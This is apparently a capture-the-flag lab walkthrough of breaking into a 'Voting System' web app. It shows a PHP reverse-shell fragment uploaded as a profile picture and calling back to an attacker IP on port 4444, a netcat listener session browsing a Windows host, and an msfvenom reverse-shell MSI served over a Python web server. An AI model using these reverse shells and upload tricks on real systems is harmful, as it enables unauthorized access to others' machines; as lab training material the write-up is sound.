
Voting System

Sign in to start your session


admin

●●●●●●●●●●●●●●●●●●●

Now we can access the site knowing admin is already a username.



On the top right we can update our profile and even upload a new profile picture file.




Admin Profile


Username	admin
Password	●●●●●●●●●●●●●●●●●●●
Firstname	Neovic
Lastname	Devierte
Photo:	Browse... No file selected.
Current Password:	input current password to save changes

✖ Close ☑ Save

We look online for a code we can change to gain access with my Linux IP at port 4444.




```
          }
          proc_close($proc);
        }
        fclose($soc);
      }
    }
  }
}
echo '<pre>';
$sh = new Sh('10.10.14.2', 4444);
$sh→rn();
echo '</pre>';
unset($sh); /*@gc_collect_cycles();*/ ?>
```




Name	Size	Type	Modified
EyeWitness			2 Jun
HTB			20:57
Loot			7 Jul
Mr.Robot			7 Jun
php folder			23 Jul
Priv			11 Jun
Tools			Sun
exploit.php	7.5 kB	Program	21:44

Now we upload the new file we made and open netcat on port 4444.




```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.239] 60733
SOCKET: Shell has connected! PID: 6384
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is 56DE-BA30

 Directory of C:\

04/21/2021  09:52 AM    <DIR>          Administration
12/07/2019  02:14 AM    <DIR>          PerfLogs
04/21/2021  09:55 AM    <DIR>          Program Files
11/19/2020  12:42 AM    <DIR>          Program Files (x86)
04/13/2021  06:58 AM    <DIR>          Users
04/21/2021  11:45 PM    <DIR>          Windows
04/12/2021  12:27 PM    <DIR>          xampp
               0 File(s)              0 bytes
               7 Dir(s)   4,161,691,648 bytes free

C:\>cd Users

C:\Users>dir
 Volume in drive C has no label.
 Volume Serial Number is 56DE-BA30

 Directory of C:\Users

04/13/2021  06:58 AM    <DIR>          .
04/13/2021  06:58 AM    <DIR>          ..
04/12/2021  03:00 PM    <DIR>          Administrator
04/21/2021  07:01 AM    <DIR>          Phoebe
04/12/2021  02:10 PM    <DIR>          Public
               0 File(s)              0 bytes
               5 Dir(s)   4,161,691,648 bytes free

C:\Users>cd Phoebe/Desktop

C:\Users\Phoebe\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 56DE-BA30

 Directory of C:\Users\Phoebe\Desktop

04/13/2021  03:20 AM    <DIR>          .
04/13/2021  03:20 AM    <DIR>          ..
08/10/2023  06:18 PM                34 user.txt
```

Now we have access and username Phoebe contains our first flag.




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.2 LPORT=8000 -f msi -o reverse.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes
Saved as: reverse.msi

┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Using msfvenom I made a reverse_shell to my IP at port 8000 and upload it using python server to our user.



